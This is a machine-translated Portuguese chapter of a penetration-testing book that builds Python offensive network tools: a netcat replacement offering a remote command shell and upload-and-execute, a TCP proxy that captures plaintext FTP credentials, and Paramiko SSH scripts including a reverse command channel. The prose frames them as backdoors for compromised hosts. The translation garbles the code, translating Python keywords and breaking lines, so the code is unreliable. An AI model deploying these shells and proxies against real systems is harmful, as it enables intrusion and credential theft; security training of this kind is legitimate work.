Durante os testes de penetração, houve inúmeras vezes em que precisei preparar um cliente TCP para testar serviços, enviar dados de lixo, fazer fuzz ou qualquer outra tarefa. Se estiver trabalhando em ambientes corporativos de grande porte, você não terá o luxo de usar ferramentas de rede ou compiladores e, às vezes, faltará até mesmo o básico absoluto, como a capacidade de copiar/colar ou uma conexão com a Internet. É nesse ponto que a capacidade de criar rapidamente um cliente TCP é extremamente útil. Mas chega de conversa fiada, vamos começar a programar. Aqui está um cliente TCP simples.

```
importar socket

target_host = "www.google.com"
target_port = 80

# criar um objeto de soquete
① cliente = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# conectar o cliente
② cliente.connect((target_host,target_port))

# enviar alguns dados
③ cliente.send("GET / HTTP/1.1\r\nHost: google.com\r\n\r\n")

# receber alguns dados
④ response = cliente.recv(4096)

imprimir resposta
```

Primeiro, criamos um objeto de soquete com os parâmetros AF_INET e SOCK_STREAM ①. O parâmetro AF_INET indica que usaremos um endereço IPv4 ou nome de host padrão, e SOCK_STREAM indica que será um socket TCP

cliente. Em seguida, conectamos o cliente ao servidor ❷ e enviamos a ele alguns dados ❸. A última etapa é receber alguns dados de volta e imprimir a resposta ❹.

Essa é a forma mais simples de um cliente TCP, mas é a que você escreverá com mais frequência.

No trecho de código acima, estamos fazendo algumas suposições sérias sobre soquetes das quais você definitivamente deve estar ciente. A primeira suposição é que nossa conexão sempre será bem-sucedida, e a segunda é que o servidor sempre espera que enviamos dados primeiro (ao contrário dos servidores que esperam enviar dados para você primeiro e aguardar sua resposta). Nossa terceira suposição é que o servidor sempre nos enviará dados de volta em tempo hábil. Fazemos essas suposições principalmente para simplificar. Embora os programadores tenham opiniões variadas sobre como lidar com soquetes bloqueadores, tratamento de exceções em soquetes e coisas do gênero, é muito raro que os pentesters incluam essas sutilezas nas ferramentas rápidas e sujas para o trabalho de reconhecimento ou exploração, portanto, vamos omiti-las neste capítulo.

Cliente UDP

Um cliente UDP Python não é muito diferente de um cliente TCP; precisamos fazer apenas duas pequenas alterações para que ele envie pacotes no formato UDP.

```
importar socket

host_alvo = "127.0.0.1"
porta_alvo = 80

# criar um objeto de soquete
❶ cliente = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

# enviar alguns dados
❷ cliente.sendto("AAABBBCCC", (target_host, target_port))

# receber alguns dados
❸ data, addr = cliente.recvfrom(4096)

imprimir dados
```

Como você pode ver, alteramos o tipo de soquete para `SOCK_DGRAM` ❶ ao criar o objeto de soquete. A próxima etapa é simplesmente chamar `sendto()` ❷, passando os dados e o servidor para o qual você deseja enviar os dados. Como o UDP é um protocolo sem conexão, não há nenhuma chamada para `connect()` antes. A última etapa é chamar `recvfrom()` ❸ para receber os dados UDP de volta. Você também notará que ele retorna tanto os dados quanto os detalhes do host e da porta remotos.

Novamente, não estamos procurando ser programadores de rede superiores; queremos que seja rápido, fácil e confiável o suficiente para lidar com nossas tarefas diárias de hacking. Vamos prosseguir com a criação de

alguns servidores simples.

Servidor TCP

Criar servidores TCP em Python é tão fácil quanto criar um cliente. Talvez você queira usar o seu próprio servidor TCP ao escrever shells de comando ou criar um aplicativo.

e um proxy (ambos os quais faremos mais tarde). Vamos começar criando um servidor TCP multithread padrão. Desenvolva o código abaixo:

```
importar socket
importar threading

bind_ip= "0.0.0.0"
bind_port = 9999

servidor = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

❶ server.bind((bind_ip,bind_port))

❷ server.listen(5)

print "[*] Listening on %s:%d" % (bind_ip,bind_port) #

este é nosso thread de tratamento de clientes
❸ def handle_client(client_socket):

    # imprimir o que o cliente envia request =
    client_socket.recv(1024)

    print "[*] Received: %s" % request

    # Enviar um pacote de volta
    client_socket.send("ACK!")

    cliente_socket.close()

enquanto True:

❹     cliente,addr = server.accept()

    print "[*] Accepted connection from: %s:%d" % (addr[0],addr[1]) #

    inicia nosso thread de cliente para tratar os dados de entrada
    client_handler = threading.Thread(target=handle_client,args=(client,))
❺     client_handler.start()
```

Para começar, passamos o endereço IP e a porta em que queremos que o servidor escute ❶. Em seguida, dizemos ao servidor para começar a escutar ❷ com um acúmulo máximo de conexões definido como 5. Em seguida, colocamos o servidor em seu loop principal, onde ele está aguardando uma conexão de entrada. Quando um cliente se conecta ❹, recebemos o soquete do cliente na variável `client` e os detalhes da conexão remota na variável `addr`. Em seguida, criamos um novo objeto de thread que

aponta para a nossa função `handle_client` e passamos a ela o objeto de soquete do cliente como argumento. Em seguida, iniciamos o thread para lidar com a conexão do cliente ❸, e nosso loop principal do servidor está pronto para lidar com outra conexão de entrada. A função `handle_client` ❹ executa o `recv()` e, em seguida, envia uma mensagem simples de volta ao cliente.

Se você usar o cliente TCP que criamos anteriormente, poderá enviar alguns pacotes de teste para o servidor e verá uma saída como a seguinte:

```
[*] Escutando em 0.0.0.0:9999
[*] Conexão aceita de: 127.0.0.1:62512 [*]
Recebido: ABCDEF
```

É isso aí! Bastante simples, mas esse é um trecho de código muito útil que ampliaremos nas próximas seções quando criarmos um substituto do netcat e um proxy TCP.

Substituição do Netcat

O Netcat é a faca utilitária da rede, portanto, não é de surpreender que administradores de sistemas astutos o removam de seus sistemas. Em mais de uma ocasião, deparei-me com servidores que não tinham o netcat instalado, mas tinham o Python. Nesses casos, é útil criar um cliente e um servidor de rede simples que você possa usar para enviar arquivos ou ter um ouvinte que lhe dê acesso à linha de comando. Se você invadiu o sistema por meio de um aplicativo da Web, definitivamente vale a pena incluir um retorno de chamada do Python para lhe dar acesso secundário sem precisar primeiro queimar um dos seus cavalos de troia ou backdoors. Criar uma ferramenta como essa também é um ótimo exercício de Python, portanto, vamos começar.

```
import sys import
socket import
 getopt import
 threading
importar subprocess

# definir algumas variáveis
globais listen= False
command= False
upload= False
execute= ""
target= ""
upload_destination = ""
port= 0
```

Aqui, estamos apenas importando todas as nossas bibliotecas necessárias e definindo algumas variáveis globais. Ainda não há trabalho pesado.

Agora, vamos criar nossa função principal responsável por lidar com os argumentos da linha de comando e chamar o restante das nossas funções.

```
❶ def usage():
    imprimir "BHP Net Tool"
    imprimir
    print "Uso: bhpnet.py -t host_alvo -p porta"
    print "-l --listen           listen on [host]:[port] for -
                           incoming connections"
    print "-e --execute=file_to_run - executa o arquivo fornecido em -
                           receber uma conexão"
    print "-c --command-          inicializa um shell      de comando"
    print "-u --upload=destino - ao receber a conexão, faça o upload de um -
                           arquivo e gravar em [destino]"
    impr
    mir
    impr
    mir
    print "Examples: "
    imprimir "bhpnet.py -t 192.168.0.1 -p 5555 -l -c"
    print "bhpnet.py -t 192.168.0.1 -p 5555 -l -u=c:\\\\target.exe" print
    "bhpnet.py -t 192.168.0.1 -p 5555 -l -e=\"cat /etc/passwd\"" print
    "echo 'ABCDEFGHI' | ./bhpnet.py -t 192.168.11.12 -p 135" sys.exit(0)

def main():
    global listen
    global port
    global execute
    global command
    global upload_destination
    global target

    if not len(sys.argv[1:]):
        usage()

    # ler as opções da linha de comando
❷    tentar:
        opts, args = getopt.getopt(sys.argv[1:], "hle:t:p:cu:", ["help",
            "listen", "execute", "target", "port", "command", "upload"])
    except getopt.GetoptError as err:
        print str(err)
        uso()

    for o,a in opts:
        if o in ("-h", "--help"):
            usage()
        elif o in ("-l", "--listen"):
            listen = True
        elif o in ("-e", "--execute"):
            execute = a
        elif o in ("-c", "--commandshell"):
            command = True
        elif o in ("-u", "--upload"):
            upload_destination = a
```

```

        elif o in ("-t", "--target"):
            target = a
        elif o in ("-p", "--port"):
            port = int(a)
        e mais:
        Assert False, "Unhandled Option" (Opção não tratada)

# vamos escutar ou apenas enviar dados do stdin?
③ se não for listen e len(target) e port > 0:

    # ler o buffer da linha de comando
    # isso bloqueará, portanto, envie CTRL-D se não estiver
    enviando entrada # para o stdin
    buffer = sys.stdin.read()

    # Enviar dados para o
    cliente_sender(buffer)

    # Vamos ouvir e potencialmente
    # Fazer upload de coisas, executar comandos e soltar um
    shell de volta, dependendo de nossas opções de linha de
    comando acima
    se ouvir:
        loop_do_servidor()

```

principal()

Começamos lendo todas as opções da linha de comando ② e definindo as variáveis necessárias, dependendo das opções que detectamos. Se algum dos parâmetros da linha de comando não corresponder aos nossos critérios, imprimimos informações úteis sobre o uso ①. No próximo bloco de código ③, estamos tentando imitar o netcat para ler dados do stdin e enviá-los pela rede. Conforme observado, se você planeja enviar dados de forma interativa, é necessário enviar um CTRL-D para ignorar a leitura do stdin. A parte final ④ é onde detectamos que devemos configurar o um soquete de escuta e processar outros comandos (carregar um arquivo, executar um comando, iniciar um shell de comando).

Agora, vamos começar a instalar o encanamento para alguns desses recursos, começando pelo código do cliente. Adicione o seguinte código acima da nossa função principal.

```

def client_sender(buffer):

    cliente = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    tentar:
        # Conecte-se ao nosso host de
        # destino
        client.connect((target,port))

①     se len(buffer):
            client.send(buffer)

```



```

enquanto True:

    # agora aguarde o retorno
    dos dados recv_len = 1
    resposta = ""

    ② enquanto recv_len:

        data=
        client.recv(4096) recv_len =
        len(data) response+= data

        if recv_len < 4096:
            break

        resposta de impressão,

        # esperar por mais entradas
        ③ buffer = raw_input("")
        buffer += "\n"

        # enviar para o
        cliente.send(buffer)

exceto:

    print "[*] Exceção! Saindo."

    # Encerrar a conexão client.close()

```

A maior parte desse código já deve lhe parecer familiar. Começamos configurando nosso objeto de soquete TCP e, em seguida, testamos ① para ver se recebemos alguma entrada de stdin. Se tudo estiver bem, enviamos os dados para o destino remoto

e receber de volta os dados ② até que não haja mais dados para receber. Em seguida, aguardamos mais entradas do usuário ③ e continuamos a enviar e receber dados até que o usuário encerre o script. A quebra de linha extra é anexada especificamente

à entrada do usuário para que o cliente seja compatível com o shell de comando. Agora, vamos continuar e criar nosso loop de servidor primário e uma função stub que tratará tanto da execução do comando quanto do shell de comando completo.

```

def server_loop():
    meta global

    # Se nenhum destino for definido, ouviremos em todas as
    interfaces se não for len(destino):
        alvo = "0.0.0.0"

    servidor = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    servidor.bind((target,port))

```

```

servidor.listen(5)

enquanto True:
    client_socket, addr = server.accept()

    # criar um thread para lidar com nosso novo cliente
    client_thread = threading.Thread(target=client_handler, -
                                      args=(client_socket,))
    client_thread.start()

def run_command(command):

    # apaga a nova linha
    comando = command.rstrip()

    # Execute o comando e obtenha a saída de
    volta:
    ①      output = subprocess.check_output(command, stderr=subprocess.STDOUT, shell=True)
    exceto:
        output = "Falha ao executar o comando.\r\n"

    # enviar a saída de volta ao cliente
    retornar a saída

```

A esta altura, você já sabe como criar servidores TCP completos com `threading`, portanto, não vou me aprofundar na função `server_loop`. A função `run_command`, no entanto, contém uma nova biblioteca que ainda não abordamos: a biblioteca `subprocess`. O `subprocess` fornece uma poderosa interface de criação de processos que oferece várias maneiras de iniciar e interagir com programas clientes. Neste caso ①, estamos simplesmente executando qualquer comando que passamos, executando-o no sistema operacional local e retornando a saída do comando de volta ao cliente que está conectado a nós. O código de tratamento de exceções detectará erros genéricos e retornará uma mensagem informando que o comando falhou.

Agora vamos implementar a lógica para fazer uploads de arquivos, execução de comandos e nosso shell.

```

def client_handler(client_socket):
    upload global
    global
    executar
    comando global

    # verificar se há upload
    ①   se len(upload_destination):

```

ler todos os bytes e gravar em nosso destino file_buffer = ""

Continue lendo os dados até que nenhum esteja disponível

```

② enquanto True:
    dados = client_socket.recv(1024)

    se não forem dados:
        quebra
    E mais:
        file_buffer += data

# agora pegamos esses bytes e tentamos escrevê-los
③ tentar:
    file_descriptor = open(upload_destination, "wb")
    file_descriptor.write(file_buffer)
    file_descriptor.close()

    # confirmar que escrevemos o arquivo out
    client_socket.send("Successfully saved file to %s\r\n" % upload_destination)
exceto:
    client_socket.send("Falha ao salvar o arquivo em %s\r\n" %
    upload_destination)

# verificar a execução do
comando if len(execute):
    # executar o comando
    output = run_command(execute)

    client_socket.send(output)

# agora entramos em outro loop se um shell de comando foi solicitado
④ se o comando:
    enquanto True:
        # mostrar um prompt simples
        client_socket.send("<BHP:#> ")

        # agora recebemos até vermos um avanço de linha ↵
        # (tecla enter)
        cmd_buffer = ""
        enquanto "\n" não estiver em cmd_buffer:
            cmd_buffer += client_socket.recv(1024)

        # Enviar de volta a resposta de saída
        do comando = run_command(cmd_buffer)

        # enviar de volta a resposta
        client_socket.send(response)

```

Nosso primeiro trecho de código ① é responsável por determinar se nossa ferramenta de rede está configurada para receber um arquivo quando recebe uma conexão. Isso pode

O recurso de retorno de chamada Python é útil para exercícios de upload e execução ou para instalar malware e fazer com que o malware remova nosso retorno de chamada Python. Primeiro, recebemos os dados do arquivo em um loop **❷** para garantir que recebemos tudo e, em seguida, simplesmente abrimos um identificador de arquivo e gravamos o conteúdo do arquivo. O sinalizador `wb` garante que estamos gravando o arquivo com o modo binário ativado, o que assegura que o upload e a gravação de um executável binário serão bem-sucedidos. Em seguida, processamos nossa funcionalidade de execução **❸**, que chama nossa função `run_command` escrita anteriormente e simplesmente envia o resultado de volta pela rede. Nossa último trecho de código lida com nosso shell de comando **❹**; ele continua a executar comandos à medida que os enviamos e envia de volta a saída. Você notará que ele está procurando por um caractere de nova linha para determinar quando processar um comando, o que o torna compatível com o netcat. No entanto, se você estiver criando um cliente Python para falar com ele, lembre-se de adicionar o caractere de nova linha.

Chutando os pneus

Agora vamos brincar um pouco com ele para ver alguns resultados. Em um terminal ou `cmd.exe`, execute nosso script da seguinte forma:

```
justin$ ./bhnet.py -l -p 9999 -c
```

Agora você pode abrir outro terminal ou o `cmd.exe` e executar nosso script no modo cliente. Lembre-se de que nosso script está lendo do `stdin` e o fará até que o marcador EOF (end-of-file) seja recebido. Para enviar o EOF, pressione `CTRL-D` em seu teclado:

```
justin$ ./bhnet.py -t localhost -p 9999
<CTRL-D>
<BHP:#> ls -la
total 32
drwxr-xr-x 4 justin staff136 18 Dec 19:45 .
drwxr-xr-x 4 justin staff136 9 Dec 18:09 ...
-rwxrwxrwt 1 justin staff 8498 19 Dec 06:38 bhnet.py
-rw-r--r-- 1 justin staff844 10 Dec 09:34 listing-1-3.py
<BHP:#> pwd
/Usuários/justin/svn/BHP/code/Chapter2
<BHP:#>
```

Você pode ver que recebemos de volta nosso shell de comando personalizado e, como estamos em um host Unix, podemos executar alguns comandos locais e receber de volta algumas saídas como se tivéssemos feito login via SSH ou estivéssemos na caixa localmente. Também podemos usar nosso cliente para enviar solicitações à moda antiga:

```
justin$ echo -ne "GET / HTTP/1.1\r\nHost: www.google.com\r\n\r\n" | ./bhnet.py -t www.google.com -p 80
```

HTTP/1.1 302 Encontrado
Localização:

http://www.google.ca/ Cache-
Control: private
Content-Type: text/html; charset=UTF-8

P3P: CP="Esta não é uma política P3P! Consulte <http://www.google.com/support/accounts/bin/answer.py?hl=en&answer=151657> para obter mais informações."
Data: Wed, 19 Dec 2012 13:22:55 GMT
Servidor: gws
Content-Length: 218
X-XSS-Protection (Proteção XSS): 1; mode=block X-Frame-Options: SAMEORIGIN

```
<HTML><HEAD><meta http-equiv="content-type" content="text/html; charset=utf-8">
<TITLE>302 Moved</TITLE></HEAD><BODY>
<H1>302 Movido</H1>
O documento foi movido
<A HREF="http://www.google.ca/">aqui</A>.
</BODY></HTML>
[Exceção! Saindo.
```

justin\$

Aqui está! Não é uma técnica supertécnica, mas é uma boa explicação de como juntar alguns soquetes de cliente e servidor em Python e usá-los para o mal. Obviamente, é dos fundamentos que você mais precisa: use sua imaginação para expandi-los ou melhorá-los. Em seguida, vamos criar um proxy TCP, que é útil em vários cenários ofensivos.

Criação de um proxy TCP

Há vários motivos para ter um proxy TCP em seu conjunto de ferramentas, tanto para encaminhar o tráfego de host para host quanto para avaliar o software baseado em rede. Ao realizar testes de penetração em ambientes corporativos, você geralmente se depara com o fato de não poder executar o Wireshark, de não poder carregar drivers para detectar o loopback no Windows ou de a segmentação da rede impedir que você execute suas ferramentas diretamente no host de destino. Empreguei um proxy Python simples em vários casos para ajudar a entender protocolos desconhecidos, modificar o tráfego que está sendo enviado a um aplicativo e criar casos de teste para fuzzers. Vamos ao que interessa.

```
importar sys
importar socket
importar
threading
def server_loop(local_host,local_port,remote_host,remote_port,receive_first):

    servidor = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    try:
        server.bind((local_host,local_port))
    except:
        print "[!!!] Falha ao escutar em %s:%d" % (local_host,local_port)
        print "[!!!] Verifique se há outros soquetes escutando ou corrija as permissões."
        sys.exit(0)
```



```

        print "[*] Listening on %s:%d" % (local_host,local_port)

        server.listen(5)

        while True:
            client_socket, addr = server.accept()

            # Imprimir as informações da conexão local
            print "[==>] Recebeu conexão de entrada de %s:%d" % -
                  (addr[0],addr[1])

            # Iniciar um thread para conversar com o host remoto
            proxy_thread = threading.Thread(target=proxy_handler, -
                                              args=(client_socket,remote_host,remote_port,receive_first))

            proxy_thread.start()

def main():

    # nenhuma análise de linha de comando
    sofisticada aqui if len(sys.argv[1:]) != 5:
        print "Usage: ./proxy.py [localhost] [localport] [remotehost] - [remoteport] [receive_first]"
        print "Exemplo: ./proxy.py 127.0.0.1 9000 10.12.132.1 9000 True" sys.exit(0)

    # Configuração dos parâmetros locais
    de escuta local_host = sys.argv[1]
    local_port = int(sys.argv[2])

    # Configuração do alvo remoto
    remote_host = sys.argv[3]
    remote_port = int(sys.argv[4])

    # Isso diz ao nosso proxy para se conectar e receber
    dados antes de enviá-los ao host remoto
    receive_first = sys.argv[5]

    if "True" in receive_first: receive_first
        = True
    e mais:
        receive_first = False

    # agora, gire nosso soquete de escuta
    server_loop(local_host,local_port,remote_host,remote_port,receive_first)

principal()

```

A maior parte disso deve parecer familiar: recebemos alguns argumentos de linha de comando e, em seguida, iniciamos um loop de servidor que escuta as conexões. Quando

Quando uma nova solicitação de conexão chega, nós a entregamos ao nosso proxy_handler, que faz todo o envio e recebimento de bits interessantes para ambos os lados do fluxo de dados.

Vamos nos aprofundar na função proxy_handler agora, adicionando o seguinte código acima da nossa função principal.

```
def proxy_handler(client_socket, remote_host, remote_port, receive_first): #  
  
    conecta-se ao host remoto  
    remote_socket = socket.socket(socket.AF_INET,  
                                  socket.SOCK_STREAM)  
    remote_socket.connect((remote_host,remote_port))  
  
    # receber dados da extremidade remota, se necessário  
    ❶    se receive_first:  
  
        ❷            remote_buffer = receive_from(remote_socket)  
        ❸            hexdump(remote_buffer)  
  
        # enviá-lo para nosso manipulador de resposta  
        ❹            remote_buffer = response_handler(remote_buffer)  
  
        # se tivermos dados para enviar ao nosso cliente local,  
        # envie-os se len(remote_buffer):  
            print "[<=] Enviando %d bytes para o host local." %  
                  ~ len(remote_buffer)  
            client_socket.send(remote_buffer)  
    # agora vamos fazer um loop e ler do  
    # local, # enviar para o remoto,  
    # enviar para o local  
    # Enxágue, lave e repita  
    enquanto for verdade:  
  
        # ler do host local  
        local_buffer = receive_from(client_socket)  
  
        se len(local_buffer):  
  
            print "[==>] Recebeu %d bytes do localhost." % len(local_ ~ buffer)  
            hexdump(local_buffer)  
  
            # Enviar para o nosso manipulador de  
            # solicitações local_buffer =  
            request_handler(local_buffer)  
  
            # enviar os dados para o host remoto remote_socket.send(local_buffer)  
            print "[==>] Enviado para o controle remoto."
```

```

# receber de volta a resposta
remote_buffer = receive_from(remote_socket)

se len(remote_buffer):

    print "[<=] Recebeu %d bytes do controle remoto." % len(remote_buffer)
    hexdump(remote_buffer)

    # enviar para nosso manipulador de resposta
    remote_buffer = response_handler(remote_buffer)

    # enviar a resposta para o soquete local
    client_socket.send(remote_buffer)

    print "[<=] Enviado para o localhost."

# Se não houver mais dados em nenhum dos lados, feche as conexões
⑤ se não for len(local_buffer) ou não for
    len(remote_buffer): client_socket.close()
    remote_socket.close()
    print "[*] Não há mais dados. Fechando conexões."

```

quebra

Essa função contém a maior parte da lógica do nosso proxy. Para começar, verificamos se não precisamos primeiro iniciar uma conexão com o lado remoto e solicitar dados antes de entrar em nosso loop principal ①. Alguns daemons de servidor esperam que você faça isso primeiro (os servidores FTP normalmente enviam um banner primeiro, por exemplo). Em seguida, usamos nossa função `receive_from` ②, que reutilizamos para ambos os lados da comunicação; ela simplesmente recebe um objeto de soquete conectado e executa uma recepção. Em seguida, despejamos os conteúdos ③ do pacote para que possamos inspecioná-lo em busca de algo interessante. Em seguida, entregamos a saída à nossa função `response_handler` ④. Dentro dessa função, você pode modificar o conteúdo do pacote, executar tarefas de fuzzing, testar problemas de autenticação ou o que mais desejar. Há uma função complementar `request_handler` que também faz o mesmo para modificar o tráfego de saída. A etapa final é enviar o buffer recebido para o nosso cliente local. O restante do código do proxy é simples: lemos continuamente do local, processamos, enviamos para o remoto, lemos do remoto, processamos e enviamos para o local até que não haja mais dados detectados ⑤.

Vamos montar o restante de nossas funções para completar nosso proxy.

```

# Essa é uma função de despejo hexadecimal extraída diretamente
dos comentários aqui:
# http://code.activestate.com/recipes/142812-hex-dumper/
① def hexdump(src, length=16):
    result = []
    dígitos = 4 if isinstance(src, unicode) else 2

```



```

for i in xrange(0, len(src), length):
    = src[i:i+length]
    hexa = b' '.join(["%0*X" % (dígitos, ord(x)) for x in s])
    text = b''.join([x if 0x20 <= ord(x) < 0x7F else b'.' for x in s])
    result.append( b"%04X%-*s%s " % (i, length*(digits + 1), hexa, text) )

print b'\n'.join(result)

```

② def receive_from(connection):

```

buffer = ""

# Definimos um tempo limite de 2 segundos;
# dependendo do seu alvo, isso pode precisar ser
# ajustado connection.settimeout(2)

tentar:
    # Continue lendo no buffer até que não
    # haja mais dados
    # ou o tempo limite
    # é atingido
    enquanto True:
        dados = connection.recv(4096)

        se não forem dados:
            quebra

        buffer += dados

exceto:
    passe

    retornar buffer

```

Modificar todas as solicitações destinadas ao host remoto

③ def request_handler(buffer):
 # Executar modificações nos pacotes
 Retornar buffer

④ # modifica todas as respostas destinadas ao host local

def response_handler(buffer):
 # Executar modificações nos pacotes
 Retornar buffer

Essa é a parte final do código para completar nosso proxy. Primeiro, criamos nossa função de despejo hexadecimal **①** que simplesmente produzirá os detalhes do pacote com seus valores hexadecimais e caracteres imprimíveis em ASCII. Isso é útil para entender protocolos desconhecidos, encontrar credenciais de usuário em protocolos de texto simples e muito mais. A função `receive_from` **②** é usada para receber dados locais e remotos, e simplesmente passamos o soquete

a ser usado. Por padrão, há um tempo limite de dois segundos definido, que pode ser agressivo se você estiver fazendo proxy do tráfego para outros países ou em redes com perdas (aumente o tempo limite conforme necessário). O restante da função simplesmente lida com o recebimento de dados até que mais dados sejam detectados na outra extremidade da conexão. Nossas duas últimas funções **③**

④ permitem que você modifique qualquer tráfego destinado a qualquer extremidade do proxy. Isso pode ser útil, por exemplo, se credenciais de usuário em texto simples estiverem sendo enviadas e você quiser tentar elevar os privilégios em um aplicativo passando `admin` em vez de `justin`. Agora que temos nosso proxy configurado, vamos dar uma olhada nele.

Chutando os pneus

Agora que temos nosso loop de proxy principal e as funções de suporte implementadas, vamos testá-lo em um servidor FTP. Inicie o proxy com as seguintes opções:

```
justin$ sudo ./proxy.py 127.0.0.1 21 ftp.target.ca 21 True
```

Usamos o `sudo` aqui porque a porta 21 é uma porta privilegiada e requer privilégios administrativos ou de root para que seja possível escutá-la. Agora, pegue seu cliente FTP favorito e configure-o para usar localhost e porta 21 como host e porta remotos. Obviamente, você deverá apontar seu proxy para um servidor FTP que realmente responderá a você. Quando executei isso em um servidor FTP de teste, obtive o seguinte resultado:

```
[*] Escutando em 127.0.0.1:21
[==>] Conexão de entrada recebida de 127.0.0.1:59218
000032 32 30 20 50 72 6F 46 54 50 44 20 31 2E 33      2E220 ProFTPD 1.3.
001033 61 20 53 65 72 76 65 72 20 28 44 65 62 69      613a Servidor (Debia
00206E 29 20 5B 3A 3A 66 66 66 66 3A 35 30 2E 35 37n   ) [::ffff:22.22
00302E 31 36 38 2E 39 33 5D 0D 0A                  .22.22]..
[<==] Enviando 58 bytes para o localhost.
[==>] Recebeu 12 bytes do localhost.
000055 53 45 52 20 74 65 73 74 79 0D          0AUSER testy...
[==>] Enviado para o controle remoto.
[<==] Recebeu 33 bytes do controle remoto.
000033 33 31 20 50 61 73 73 77 6F 72 64 20 72 65 71331 Password req
001075 69 72 65 64 20 66 6F 72 20 74 65 73 74 79      0Dquired for testy.
0020 0A
[<==] Enviado para o localhost.
[==>] Recebeu 13 bytes do localhost.
000050 41 53 53 20 74 65 73 74 65 72 0D          0APASS tester...
[==>] Enviado para o controle remoto.
[Não há mais dados. Fechamento de conexões.]
```

Você pode ver claramente que conseguimos receber com êxito o banimento do FTP e enviar um nome de usuário e uma senha, e que ele sai de forma limpa quando o servidor nos pune devido a credenciais incorretas.

SSH com Paramiko

A articulação com a BHNET é muito útil, mas, às vezes, é aconselhável criptografar o tráfego para evitar a detecção. Um meio comum de fazer isso é encapsular o tráfego usando o Secure Shell (SSH). Mas e se o seu alvo não tiver um cliente SSH (como 99,81943% dos sistemas Windows)?

Embora existam excelentes clientes SSH disponíveis para Windows, como o Putty, este é um livro sobre Python. Em Python, você poderia usar soquetes brutos e alguma mágica de criptografia para criar seu próprio cliente ou servidor SSH - mas por que criar quando você pode reutilizar? Paramiko usando PyCrypto lhe dá acesso simples ao protocolo SSH2.

Para saber como essa biblioteca funciona, usaremos o Paramiko para fazer uma conexão e executar um comando em um sistema SSH, configurar um sistema SSH e o cliente SSH para executar comandos remotos em uma máquina Windows e, por fim, decifrar o arquivo de demonstração do túnel reverso incluído no Paramiko para duplicar a opção de proxy do BHNET. Vamos começar.

Primeiro, baixe o Paramiko usando o instalador pip (ou faça o download em <http://www.paramiko.org/>):

```
pip install paramiko
```

Usaremos alguns dos arquivos de demonstração posteriormente, portanto, certifique-se de baixá-los também no site da Paramiko.

Crie um novo arquivo chamado *bh_sshcmd.py* e digite o seguinte:

```
importar threading
importar paramiko
importar
subprocess

❶ def ssh_command(ip, user, passwd, command):
    client = paramiko.SSHClient()
    ❷ #client.load_host_keys('/home/justin/.ssh/known_hosts')
    ❸ client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    client.connect(ip, username=user, password=passwd) ssh_session
    = client.get_transport().open_session()
    se ssh_session.active:
        ❹ ssh_session.exec_command(command)
        print ssh_session.recv(1024)
    retorno

ssh_command('192.168.100.131', 'justin', 'lovesthepython', 'id')
```

Esse é um programa bastante simples. Criamos uma função chamada `ssh_command` ❶, que estabelece uma conexão com um servidor SSH e executa um único comando. Observe que o Paramiko oferece suporte à autenticação com chaves ❷ em vez de (ou além de) autenticação por senha. O uso da autenticação por chave SSH é altamente recomendado em um compromisso real, mas, para facilitar o uso neste exemplo, manteremos a autenticação tradicional por nome de usuário e senha.

Como estamos controlando as duas extremidades dessa conexão, definimos a política para aceitar a chave SSH do servidor SSH ao qual estamos nos conectando **③** e fazemos a conexão. Por fim, supondo que a conexão tenha sido feita, executamos o comando que passamos na chamada para a função `ssh_command` em nosso exemplo, o ID do comando **④**.

Vamos executar um teste rápido conectando-nos ao nosso servidor Linux:

```
C:\tmp> python bh_sshcmd.py
Uid=1000(justin) gid=1001(justin) groups=1001(justin)
```

Você verá que ele se conecta e, em seguida, executa o comando. Você pode modificar facilmente esse script para executar vários comandos em um servidor SSH ou executar comandos em vários servidores SSH.

Portanto, com o básico concluído, vamos modificar nosso script para suportar a execução de comandos em nosso cliente Windows por SSH. É claro que, normalmente, ao usar o SSH, você usa um cliente SSH para se conectar a um servidor SSH, mas como o Windows não inclui um servidor SSH pronto para uso, precisamos reverter isso e enviar comandos do nosso servidor SSH para o cliente SSH.

Crie um novo arquivo chamado `bh_sshRcmd.py` e digite o seguinte:²

```
importar threading
importar paramiko
importar
subprocess

def ssh_command(ip, user, passwd, command):
    client
    = paramiko.SSHClient()
    #client.load_host_keys('/home/justin/.ssh/known_hosts')
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    client.connect(ip, username=user, password=passwd) ssh_session
    = client.get_transport().open_session()
    if ssh_session.active:
        ssh_session.send(command)
        print ssh_session.recv(1024)#read banner
        while True:
            command = ssh_session.recv(1024) #obtém o comando do servidor SSH
            tentar:
                cmd_output = subprocess.check_output(command, shell=True)
                ssh_session.send(cmd_output)
            exceto Exception,e:
                ssh_session.send(str(e))
            cliente.close()
    return
ssh_command('192.168.100.130', 'justin', 'lovesthepython','ClientConnected')
```

2. Esta discussão amplia o trabalho de Hussam Khrais, que pode ser encontrado em <http://resources.infosecinstitute.com/>.

As primeiras linhas são como as do nosso último programa, e as coisas novas começam no loop while True:. Observe também que o primeiro comando que enviamos é ClientConnected. Você verá o motivo quando criarmos a outra extremidade da conexão SSH.

Agora, crie um novo arquivo chamado *bh_sshserver.py* e digite o seguinte:

```
importar socket
importar paramiko
importar threading
importar sys
# usando a chave dos arquivos de demonstração do Paramiko
host_key = paramiko.RSAKey(filename='test_rsa.key')

❷ class Server (paramiko.ServerInterface):
    _init_(self):
        self.event = threading.Event()
    def check_channel_request(self, kind, chanid):
        if
            kind == 'session':
                return paramiko.OPEN_SUCCEEDED
        return paramiko.OPEN_FAILED_ADMINISTRATIVELY_PROHIBITED
    def check_auth_password(self, username, password):
        if (nome de usuário == 'justin') and (senha == 'lovesthepython'):
            return paramiko.AUTH_SUCCESSFUL
        return paramiko.AUTH_FAILED
    server = sys.argv[1]
    ssh_port = int(sys.argv[2])
❸ tente:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind((server, ssh_port))
    sock.listen(100)
    print '[+] Listening for connection ...'
    client, addr = sock.accept()
    exceto Exception, e:
        print '[-] Listen failed: ' + str(e)
        sys.exit(1)
    print '[+] Got a connection!'

❹ tente:
    bhSession = paramiko.Transport(client)
    bhSession.add_server_key(host_key)
    server
    = Server()
    tentar:
        bhSession.start_server(server=server)
